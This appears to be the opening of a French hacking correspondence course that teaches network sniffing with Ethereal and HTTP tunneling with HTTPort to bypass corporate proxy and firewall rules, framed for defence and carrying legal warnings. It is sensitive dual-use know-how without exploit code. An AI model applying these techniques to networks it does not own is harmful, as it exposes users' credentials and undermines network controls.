


**the HACKADEMY
SCHOOL**



Polycopié de cours

Cours Newbie+

Une publication The Hackademy School

Bienvenue dans ce second volet des cours par correspondance de The Hackademy School

NOUS Y ÉTUDIERONS :

● Le Sniffing réseau	<i>P. 4</i>
● Tunneling	<i>P. 10</i>
● Analyse de paquets réseaux	<i>P. 14</i>
● L'altération de données réseaux	<i>P. 17</i>
● L'IP Spoofing	<i>P. 20</i>
● L'idle host scanning	<i>P. 30</i>
● Les Network Mappers	<i>P. 34</i>
● Les DNS Queries	<i>P. 39</i>
● Les attaques DoS	<i>P. 47</i>
● Le Fingerprinting	<i>P. 51</i>
● Introduction aux vulnérabilités PHP	<i>P. 59</i>
● Vulnérabilités CGI	<i>P. 68</i>

Ces chapitres constituent l'ensemble du cours Newbie +. Les premiers chapitres sont les plus "costauds", il vous sera donc peut-être nécessaire de vous replonger sur vos premiers cours - surtout sur les parties consacrées aux protocoles - mais ne vous inquiétez pas. De nombreuses captures d'écran et instructions "pas-à-pas" viendront vous soutenir dans la lourde quête que vous vous êtes fixée, à savoir l'apprentissage.

Petite indication nécessaire à la lecture de ce cours : de nombreux termes techniques sont à la fois en Anglais et en Français... Ce n'est pas parce que l'auteur perd la tête au fur et à mesure qu'il progresse dans son cours, c'est simplement une méthode de sensibilisation et d'initiation aux termes techniques courants sous leurs formes françaises et américaines. Ne vous inquiétez pas, tout est rédigé de sorte que vous ne perdiez pas le fil des explications...

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

IMPORTANT:

Ce polycopié de cours de The Hackademy School a pour objectif unique de contribuer à une meilleure compréhension des risques de sécurité liés à l'usage de l'outil informatique, et par là de permettre de s'en protéger plus efficacement. Il sera utile aux administrateurs système et réseau, aux développeurs, et plus généralement à toute personne utilisant Internet chez elle ou au travail. Si vous êtes soucieux de comprendre comment un pirate pourrait tenter de vous attaquer afin d'être à même de déjouer ses tentatives, ce cours est fait pour vous. Cependant, aucune garantie n'est donnée que ce contenu va vous permettre de vous protéger efficacement ou de manière "ultime", car ce n'est pas le cas et ça ne le sera jamais. De plus, le contenu de ce cours de niveau "débutant éclairé" est loin de couvrir le sujet de manière exhaustive: nous vous détaillons des méthodes d'attaque courantes, et nous vous fournissons des pistes pour vous en protéger. Nous vous donnons les bases nécessaires, à vous d'approfondir les points qui vous concernent directement, soit grâce à The Hackademy School, soit en faisant des recherches sur Internet.

Ce cours peut présenter des erreurs ou omissions susceptibles de vous porter préjudice. The Hackademy et DMP ne sauraient être tenus pour responsables des dommages éventuels causés par une application des méthodes présentées ici sur un système. Merci de nous prévenir si vous constatez de telles erreurs.

Il est formellement interdit par la loi d'appliquer les techniques d'attaque présentées dans ce cours sur un système que vous ne possédez pas. Vous pouvez cependant les appliquer sur vos systèmes informatiques à des fins de tests de vulnérabilité, en gardant à l'esprit que cela présente toujours des risques que vous assurerez seul.

Loi N° 88-19 du 5 Janvier 1988 relative à la fraude informatique. Extraits donnés pour illustration.

Accès ou maintien frauduleux dans un système informatique :

2 mois à 1 an de prison,
2 000 à 50 000 francs d'amende.

Accès ou maintien frauduleux dans un système informatique avec dommages involontaires : modification ou suppression de données, altération du fonctionnement du système

2 mois à 2 ans de prison,
10 000 à 100 000 francs d'amende.

Entrave volontaire au fonctionnement d'un système informatique :

3 mois à 3 ans de prison,
10 000 à 100 000 francs d'amende.

Introduction, suppression, modification intentionnelles de données :

3 mois à 3 ans de prison,
2 000 à 500 000 francs d'amende.

Suppression, modification intentionnelles du mode de traitement, des transmissions de données :

3 mois à 3 ans de prison,
2 000 à 500 000 francs d'amende.

Falsification de document informatique, usage de document falsifié :

1 an à 5 ans de prison,
20 000 à 2 000 000 francs d'amende.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

I - Le sniffing réseau

1 - Approche théorique

Le sniffing est une technique qui peut se résumer en une phrase, à comprendre puis à apprendre par cœur : " *Technique d'espionnage consistant à copier les informations contenues dans des paquets réseaux, sans en altérer l'acheminement ou leur formation.* " Vous n'avez rien compris ? Eclaircissons.

Lorsqu'une machine A va contacter une machine C, elle va faire transiter les données par une machine intermédiaire, une machine B.

A ----> B ----> C


Pour atteindre C, A doit faire transiter le paquet par B. B pourrait être sous contrôle d'un pirate. Celui-ci pourrait alors malicieusement capter les données qui transitent entre A et C et en faire une copie pour une analyse ultérieure. Pour le pirate, cette méthode est celle du "sniffing".

Le sniffing permet la capture des données qui forment les paquets réseaux, à savoir les différentes options et variables incrémentées dans les paquets (adresse IP Source, adresse IP Destination, Flags, etc.), aussi bien que les données usuelles (codes sources de pages web, logins et mots de passes, commandes envoyées à un serveur, etc.). Le sniffing se base uniquement sur des principes logiciels, et non pas matériels. Ce qui veut dire qu'un simple logiciel suffit à mettre en place une technique de sniffing. La raison d'être du sniffing vient d'une faiblesse de sécurité sur la grande majorité des protocoles. Les données transmises grâce à la plupart des protocoles courants (TCP, HTTP, FTP, SMTP, ...) ne sont pas cryptées. Ainsi leur intégrité n'est pas garantie puisque n'importe qui, situé à un nœud de communication réseau, peut, avec un peu d'habileté, copier l'ensemble des données réseaux qui circulent par sa machine. Dans certains environnements réseaux, il n'est même pas nécessaire de faire partie d'un point du système de relai (routeur, passerelle, etc.) pour entreprendre du sniffing de réseau...

2 - Environnements réseaux : facilités et limites du sniffing.

Le sniffing est une méthode qui se limite déjà aux zones que le pirate contrôle. Il ne faut pas imaginer que l'on peut analyser le trafic réseau d'une machine distante. On ne peut sniffer que sur des machines qui offrent suffisamment d'accès au pirate pour installer un "sniffer" (le "sniffer" est le logiciel qui permet de faire du "sniffing"). Le sniffer va tourner comme une application ou un service sur un système, capturant les données qui transitent par la machine sur laquelle il s'est installé. Un sniffer n'est donc pas un virus ! De plus, une très grande partie des sniffers ne sont pas assimilables à des chevaux de Troie, ils sont donc légaux et non détectés par les anti-virus. Pour couronner le tout, la majorité d'entre eux sont gratuits. Vous trouverez donc des sniffers facilement et n'aurez aucun problème lié à l'utilisation ou aux risques que cela pourrait impliquer. Un sniffer n'est pas dangereux pour un système, mais juste pour la confidentialité des données réseaux que gère le système, si, et seulement si, on en fait une utilisation malveillante. Les sniffers sont aussi appelés "analyseurs réseaux" et sont utilisés régulièrement par les administrateurs pour résoudre des problèmes sur le réseau. Ils sont également utiles pour surveiller d'éventuelles intrusions de pirates !

Dans certains environnements réseaux, il n'est pas nécessaire d'avoir le contrôle d'une machine relai pour espionner l'ensemble des flux de données. C'est par exemple le cas des architectures réseaux se structurant autour d'un HUB. Tout l'ensemble du réseau formé autour du hub est vulnérable à une technique de type Sniffing, en raison du mode de fonctionnement technique du Hub. Un Hub a en effet la caractéristique de renvoyer à l'ensemble des machines qu'il connecte tous les paquets qu'il reçoit. Ainsi il n'a pas à se soucier de savoir si, oui ou non, tel paquet était destiné à telle machine sur le réseau : il laisse aux machines réceptrices le soin d'effacer les paquets qui ne leurs sont pas destinés.




Ici la machine 1 envoie un paquet sur le réseau (peu nous importe sa destination).

Le HUB, pour le relayer, le renvoie à toutes les autres machines du réseau.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Sur notre schéma, la machine 2 pourrait être celle d'un pirate. Celui-ci, équipé d'un sniffer, pourrait alors espionner tout le trafic réseau de toutes les machines reliées au HUB, car tous les paquets lui sont renvoyés.

Remarque : Il n'est pas possible de sniffer une branche d'un réseau qui ne relaye pas directement les machines à espionner.



Ici, la connexion entre le routeur et la machine 3 n'est pas sniffable par le reste du réseau.

Sur cet exemple-ci, les machines 1 et 2 ne peuvent sniffer la connexion établie entre la machine 3 et le routeur, car elles n'ont pas accès à cette branche du réseau, ou n'ont pas de contrôle sur le routeur ou la machine 3. A partir de ce schéma, on comprend mieux pourquoi, lorsque l'on est connecté à Internet, on ne peut sniffer que le trafic réseau qui passe par sa machine, et pas celui passant par les machines d'autres internautes ou entreprises. Cette éventualité n'arrive qu'en réseau local, dans certaines architectures réseaux particulières, comme celle que l'on vient de voir concernant le HUB.

A noter aussi que la même architecture réseau pourrait précisément se former non pas autour d'un Hub, mais autour d'un Switch. Ces deux engins ont exactement la même fonctionnalité : relier entre elles différentes machines pour former un réseau. Toutefois, certaines caractéristiques les différencient :

- Le prix : le prix d'un Hub (plusieurs centaines de francs) est bien moins élevé que celui d'un Switch. Les prix varient de 80 € pour les plus modestes d'entre eux que l'on réservera aux particuliers à plusieurs centaines d'euros pour ceux munis d'un grand nombre de ports et qui eux seront idéaux pour un usage en entreprise.
- Le mode de fonctionnement : le Switch sait où se situe telle ou telle machine sur le réseau, il n'agit donc pas comme un HUB et renvoie à la machine demandée uniquement les paquets qui lui sont destinés.

Cela implique un petit nombre de choses qui le différencient du Hub lors de son utilisation :

- Les surcharges réseaux sont beaucoup moins fréquentes, et le trafic réseau lui-même est atténué ;
- Le Switch apparait comme une solution de sécurité par rapport au Hub... en théorie du moins. Car en pratique, méfiez-vous: les techniques d'ARP spoofing permettent de contourner cette sécurité et de sniffer sur un réseau switché. L'emploi de protocoles sûrs (chiffrés par exemple avec une SSL) reste donc nécessaire.

3 - Approche pratique : installation d'un sniffer.

Installer un sniffer n'a rien de sorcier. L'intérêt est de pouvoir analyser le trafic réseau entrant et sortant, pour mieux comprendre le fonctionnement des protocoles, et être capables de détecter si un individu mal intentionné fait un usage illicite de votre réseau ! Ce qu'il vous faut avant tout, c'est trouver un sniffer valable, pas cher (nous en prendrons un gratuit), et simple d'utilisation. Vous rendre sur <http://www.ethereal.com> vous semble soudain irresistible. Dans la section download, vous trouverez Ethereal en libre téléchargement pour différents systèmes d'exploitation. Windows se situe en bas du tableau. Téléchargez la dernière version d'Ethereal, mais avant de commencer, il vous faudra installer WinPCAP. qui est un jeu de bibliothèques, pour tout système Windows, qui permet de faire du sniffing. Vous le trouverez sur <http://winpcap.polito.it>.

Installation de WinPCAP :

Sur cet exemple, c'est "l'auto-installer" de WinPCAP version 2.3 qui a été téléchargé. Rien de bien complexe :

1. Lancement de l'application ;
2. Acceptation de la licence (après l'avoir lu... théoriquement...);
3. Des clics répétés sur "Next" jusqu'à ce qu'on arrive au bouton "Ok".

Par précaution, redémarrez votre machine.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Installation d'Ethereal :


Une fois votre machine redémarrée, lancez l'installation d'Ethereal. Sur cet exemple, c'est Ethereal version 0.9.3 qui a été téléchargé.

1. Accepter la licence après une longue et (in?)utile lecture ;
2. Choisir les composants à installer. Dans ce cas, vous pouvez tous les laisser, ce ne sera pas un problème ;
3. Poursuivre les étapes d'installation jusqu'à la fin.

Ca y est, vous avez installé Ethereal, et les composants nécessaires pour pratiquer, dans les dix secondes à venir, le sniffing.


4 - Approche pratique : utilisation d'un sniffer.

Lancez Ethereal. Nous allons travailler, pour cette partie du cours, sur Ethereal 0.9.3, sous Windows. La fenêtre s'ouvre en haut de fenêtre.



Nous allons commencer par faire des sessions de sniffing brutes avant de s'intéresser aux puissantes options de capture.

1. Cliquez sur Capture :
2. Cliquez sur Start.



Une fenêtre de paramétrage de la session de capture s'ouvre. Parmi les différentes fonctionnalités à portée de main, notez que vous pouvez spécifier dans "Interface" le périphérique à sniffer. Si vous avez plusieurs cartes réseaux, vous pouvez sniffer le trafic sur la carte de votre choix. Parfois il arrive que plusieurs options se présentent dans le choix de l'interface. Certaines d'entre elles ne marchent pas, mais si votre réseau fonctionne, au moins une interface marche à coup sûr. Dans cet exemple, DM9PCI correspond à la carte réseau de l'auteur. Il n'y a pas lieu de s'inquiéter si des données différentes apparaissent dans votre cas.

Parmi les autres options qu'il est intéressant de modifier, notons les "Display options" et "Capture limits". En particulier, elles vous permettent de suivre en temps réel le sniffing des paquets "Update list of packets in real time" (option recommandée), d'autres de faire glisser l'ascenseur automatiquement au fur et à mesu-

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

re que s'affichent les paquets "Automatic scrolling in live capture", ou encore d'imposer des limites à la session de sniffing en la faisant s'interrompre selon des critères bien définis (après un certain nombre de paquets capturés, une certaine taille de données capturées, ou un certain laps de temps) dans "Capture limits".

Pour votre premier essai, activez les options :

- Capture packet in promiscuous mode ;
- Update list of packets in real time ;
- Les 3 options de "Name resolution".

NB : Par défaut, une carte ne récupérera que les paquets lui étant adressés, les autres étant détruits. Pour lire les paquets à destination des autres ordinateurs, le pirate devra mettre la carte dans un mode spécial, le "mode promiscuous". La carte capturera désormais tous les paquets. Il est toutefois important de noter que puisque celle-ci doit être manipulée à un très bas niveau pour ce changement de mode de fonctionnement, les privilèges doivent être suffisants. Tout dépendra de la configuration du système mais il est vraisemblable qu'un utilisateur simple n'aura pas ces droits. Il ne pourra, de ce fait, que sniffer les données à destination de sa propre machine (ou émises par celle-ci).

Par la suite, vous pourrez tester les diverses fonctionnalités et mieux appréhender le fonctionnement du logiciel en testant, par vous-même, les autres options de lancement d'une capture.

Protocol	Count	Percentage
Total	145	(100,0%)
SCTP	0	(0,0%)
TCP	120	(82,8%)
UDP	16	(11,0%)
ICMP	9	(6,2%)
OSPF	0	(0,0%)
GRE	0	(0,0%)
NetBIOS	0	(0,0%)
IPX	0	(0,0%)
VINES	0	(0,0%)
Other	0	(0,0%)

Validez par "Ok". La capture commence.

La fenêtre du statut de la capture indique combien de paquets ont déjà été sniffés, ainsi que la plupart des protocoles courants auxquels correspondent ces paquets. C'est aussi cette fenêtre qui sert à mettre fin à la session de capture.

Vous allez voir défiler de nombreuses informations dans la fenêtre principale d'Ethereal. A première vue, tout cela semble très chaotique. Voyons comment soutirer des informations pertinentes et utiles de cette masse de données.

Utilisation des onglets :

Vous pouvez classer les données reçues par ordre d'apparition, c'est-à-dire dans l'ordre où le sniffer les a reçues. Vous pouvez aussi les classer par adresse source (l'adresse de l'émetteur) ou par adresse de destination (l'adresse de la cible où sont destinés les paquets réseaux). Enfin, vous pouvez les classer par protocoles, et par les informations qu'ils contiennent.

• Onglets correspondants au classement par

- o Ordre d'apparition :
- o Adresse IP Source :
- o Adresse IP de destination :
- o Protocoles :

No. .
Source
Destination
Protocol

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

- o Informations contenues dans les paquets
- o L'onglet "Time" ne vous servira probablement pas beaucoup, que ce soit dans l'immédiat, ou dans des sessions de capture à venir.

Ainsi, une fois votre session de capture lancée ou achevée, vous pouvez rechercher tous les paquets que votre machine a émis durant la capture. Il vous suffira pour cela de faire :

1. Un clic sur l'onglet "Source" ;
2. De rechercher l'adresse de votre machine dans la liste des paquets ainsi triés.

Pour visualiser les données que votre machine a reçues, faites :

1. Un clic sur l'onglet "Destination" ;
2. Recherchez l'adresse IP de votre machine dans la colonne correspondant à "Destination".

En quelques clics, vous pouvez même pousser le classement de façon plus approfondie. Par exemple, si vous voulez tous les paquets HTTP que votre machine a émis :

1. Cliquez sur l'onglet "Source"
2. Cliquez sur l'onglet "Protocol"
3. Recherchez tous les paquets HTTP (colonne "Protocol") émis par votre machine, associés à l'adresse IP source (colonne "Source") de votre machine.

Vous pourrez varier les modes de classement à votre gré, vous vous apercevrez bien vite que manipuler le logiciel par onglets est intuitif, simple, mais parfois trop.

Utilisation de l'option "Follow TCP Stream" :


L'option "Follow TCP Stream" est bien pratique. Elle permet d'isoler une "conversation", un échange de données, entre deux machines bien précises. Ainsi, si dans les résultats de votre session de capture, vous souhaitez zoomer rapidement sur une communication, faites comme suit :

1. Sélectionnez le paquet émis d'une machine à une autre. Par exemple, cliquez sur une ligne correspondant à un paquet émis de la machine A à B ;
2. Faites un clic droit ;
3. Cliquez sur "Follow TCP Stream"
4. S'ouvre alors une nouvelle fenêtre qui ne contient que le contenu de l'échange des données de traitement qu'il y a eu entre les deux machines. Un jeu de couleurs est mis en place pour que l'on distingue les données appartenant à telle ou telle machine.
5. Dans le bas de la fenêtre principale du logiciel, dans la zone "Filter", s'affichent les informations de filtrage qui permettent un tri efficace de l'affichage de l'écran pour mettre en valeur l'échange qui nous intéresse. Il faut bien maîtriser le logiciel pour comprendre parfaitement la signification de ce filtrage. Ici, ce n'est pas nécessaire.

Utilisation des filtres :

Comme vu précédemment, les filtres vont vous permettre de faire de la discrimination parmi les informations capturées ou en cours de capture. Vous pouvez créer des options de filtrage via l'interface désignée du logiciel :

- Dans le logiciel, cliquez sur l'onglet "Edit" ;
- Cliquez ensuite sur "Display Filters" ;
- S'ouvre alors une fenêtre qui va vous permettre de créer des filtres.
- Nous allons voir, par quelques exemples précis, comment gérer efficacement vos filtres.




LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Exemple 1 : filtrer uniquement des paquets HTTP.

Vous voilà donc face à votre fenêtre de gestion des filtres, et pour pouvoir maîtriser cet environnement, qui, vous allez le voir, est en fait très simple d'utilisation, nous allons prendre un exemple concret. Supposons que vous ne souhaitiez filtrer que les données HTTP, afin que lors du lancement d'une session de capture, n'apparaissent et ne soient consultables que celles-ci.

1. Dans la fenêtre "Ethereal : Edit Display Filter List", cliquez sur "Add Expression" ;
2. S'ouvre alors une fenêtre qui liste tous les protocoles reconnus par le logiciel ;
3. Allez sur HTTP ;



4. Cliquez sur HTTP, il est inutile après d'aller dans la colonne "Relation". Nous verrons dans un autre exemple à quoi celle-ci peut nous servir ;
5. Cliquez sur "Accept" ;
6. Vous revenez à la fenêtre de gestion de filtres. Dans "Filter String" a dû apparaître "http" ;
7. Donnez un nom ("Filter Name") à ce filtre. Vous pouvez lui donner "http" si vous voulez que ce soit évocateur ;
8. Cliquez sur "New" ;
9. Dans la liste de vos filtres, est venu s'en greffer un nouveau, celui que vous venez de créer ;
10. Cliquez sur "Save" puis sur "Close".

Vous venez de créer un nouveau filtre. Dans vos futures sessions de capture, vous allez pouvoir l'appliquer de la façon suivante :

1. Lancez une nouvelle session de capture ;
2. Cliquez sur le bouton Filter en bas du logiciel ;



3. Sélectionnez le filtre approprié ;
4. Cliquez sur "Apply" ;


Mais attention, notez bien que les filtres ne servent qu'à discriminer les informations qui s'affichent pour plus de lisibilité. Dans une session de capture, Ethereal va tout de même capturer tous les paquets. Loin d'être un défaut, cela peut vous permettre de retourner à un affichage complet des informations. Etudions maintenant un deuxième exemple de création de filtres, un peu plus approfondi.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL


Exemple 2 : filtrer par adresses IP.

Ce que l'on aimerait faire cette fois, c'est de ne visualiser que les paquets réseaux spécifiques à une adresse IP. On va supposer que vous voulez ne filtrer que les paquets réseaux émis en direction de l'adresse IP 125.125.125.125.

1. Dans la fenêtre "Ethereal : Edit Display Filter List", cliquez sur "Add Expression" ;
2. S'ouvre alors la même fenêtre qui liste tous les protocoles reconnus par le logiciel ;
3. Cliquez sur "IP" dans la liste, puis dans la colonne "Relation" cliquez sur le double signe égal ;
4. Rentrez alors l'adresse IP 125.125.125.125 dans la case adéquate "Value (protocol)" ;



5. Cliquez sur "Accept" ;
6. Donnez un nom au filtre, et cliquez sur "New" ;
7. Puis cliquez sur "Save" et "Close" ;
8. Lancez une nouvelle session de capture ;
9. Cliquez sur le bouton Filter en bas du logiciel ;



10. Sélectionnez le filtre approprié ;
11. Cliquez sur "Apply" ;
12. Ouvrez telnet.exe de la façon suivante : allez dans "Démarrer", puis "Exécuter" et tapez telnet 125.125.125.125 ;
13. Validez avec "OK" ;
14. Sur la fenêtre principale d'Ethereal s'affiche alors, normalement si tout s'est bien passé, les informations relatives à votre tentative de connexion vers 125.125.125.125, et uniquement celles-ci.

Avec un peu de pratique, vous pourrez mettre en place des configurations appropriées répondant à vos besoins. Mais ne mettre aucun filtre n'est pas un problème, pourvu que l'on arrive à lire avec habitude les informations qui s'affichent. La meilleure chose que vous puissiez faire pour vous entraîner est de sniffer des ouvertures de connexions à distance afin d'analyser les processus au niveau des protocoles. Le sniffing est le meilleur moyen de visualiser de façon pratique des informations théoriques sur les protocoles. Après ce qu'un pirate peut en faire... Vous vous l'imaginez facilement, uniquement par le peu de pratique effectuée.

II - Le tunneling

Le tunneling correspond à une encapsulation, lorsque l'on parle de protocoles. Ainsi, le protocole TCP est encapsulé dans le protocole IP. L'usage du tunneling consiste en une communication via un protocole donné, lequel, pour pouvoir être transmis sur le réseau, est inséré au sein d'autres protocoles.

Dans cette partie, nous allons vous montrer pourquoi il est très dangereux de supposer que les utilisateurs d'un réseau privé ne pourront pas avoir un accès complet à internet, même si vous mettez en place des règles drastiques de firewall. Un utilisateur malintentionné pourrait en effet tunneler n'importe quel protocole à travers le proxy web (protocole HTTP) pour contourner les règles de filtrage mises en place dans une entreprise. De même, un cheval de troie installé au sein de votre réseau pourrait communiquer avec le pirate sur internet grâce au tunneling ! Imaginons que les règles ne permettent que de surfer sur le Web, alors que l'utilisateur - ou le pirate - désire utiliser d'autres protocoles tels que FTP, IRC, POP3, SMTP, etc. Eh bien, c'est possible ! Dans certains cas, disposer d'une machine à l'extérieur du réseau protégé est nécessaire pour relayer la connexion.

Pour comprendre le tunneling, nous allons avoir besoin de Httport et Hthost qui sont téléchargeables sur <http://www.htthost.com>. Httport permet d'outrepasser un proxy HTTP et de surfer en utilisant 2 proxies chaînés l'un derrière l'autre. En chaînant 2 proxies, vos paquets en passant par le premier proxy vont changer d'IP source (votre IP va être remplacée par celle du proxy1), idem en passant le second (IPproxy1 changée par IPproxy2) avant d'arriver au serveur web distant (l'IP a donc été changée 2 fois). Cette méthode

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

n'est pas réservée aux pirates: elle peut être utilisée de manière légitime pour protéger votre anonymat sur Internet.

Chaîner 2 proxies :


Nous choisissons deux proxies :

61.222.104.194:8080 --> 1


202.188.17.35:80 --> 2

Attention, ces adresses IP d'exemple ne sont pas des proxies valides. Vous trouverez une liste de proxies anonymes sur : <http://www.multiproxy.org>. Prenez soin de demander l'autorisation du propriétaire du proxy avant de l'utiliser, sans quoi votre utilisation pourrait être assimilée à une intrusion !


Lancez Httport, et cliquez sur l'onglet "proxy".



Vous devez mettre dans cette partie l'IP et le port du 1er proxy à utiliser. Pour simuler le comportement d'un cheval de troie cherchant à accéder à Internet depuis votre réseau interne protégé (votre entreprise par exemple), mettez ici l'adresse IP du proxy web du réseau.




Cochez "Authorize" et remplissez les divers champs si vous utilisez un proxy demandant une identification.



Ici, laissez les champs vide (on utilisera cette option pour le tunneling dans la suite du cours).

Cliquez sur l'onglet "Port Mapping":

L'onglet port mapping permet d'ouvrir des ports sur notre ordinateur qui redirigeront directement les paquets vers le serveur spécifié dans "port mapping" au travers du proxy de l'entreprise défini dans l'onglet "proxy".



Vérifiez que vous avez bien "External HTTP proxy (sample)" dans "Static TCP/IP port mapping". C'est ici que l'on spécifiera le 2ème proxy à travers lequel on désire passer. Dans la capture ci-contre, on a défini le port 3128 ouvert sur notre machine pour qu'il se connecte sur le proxy 61.222.104.26 sur le port 80.

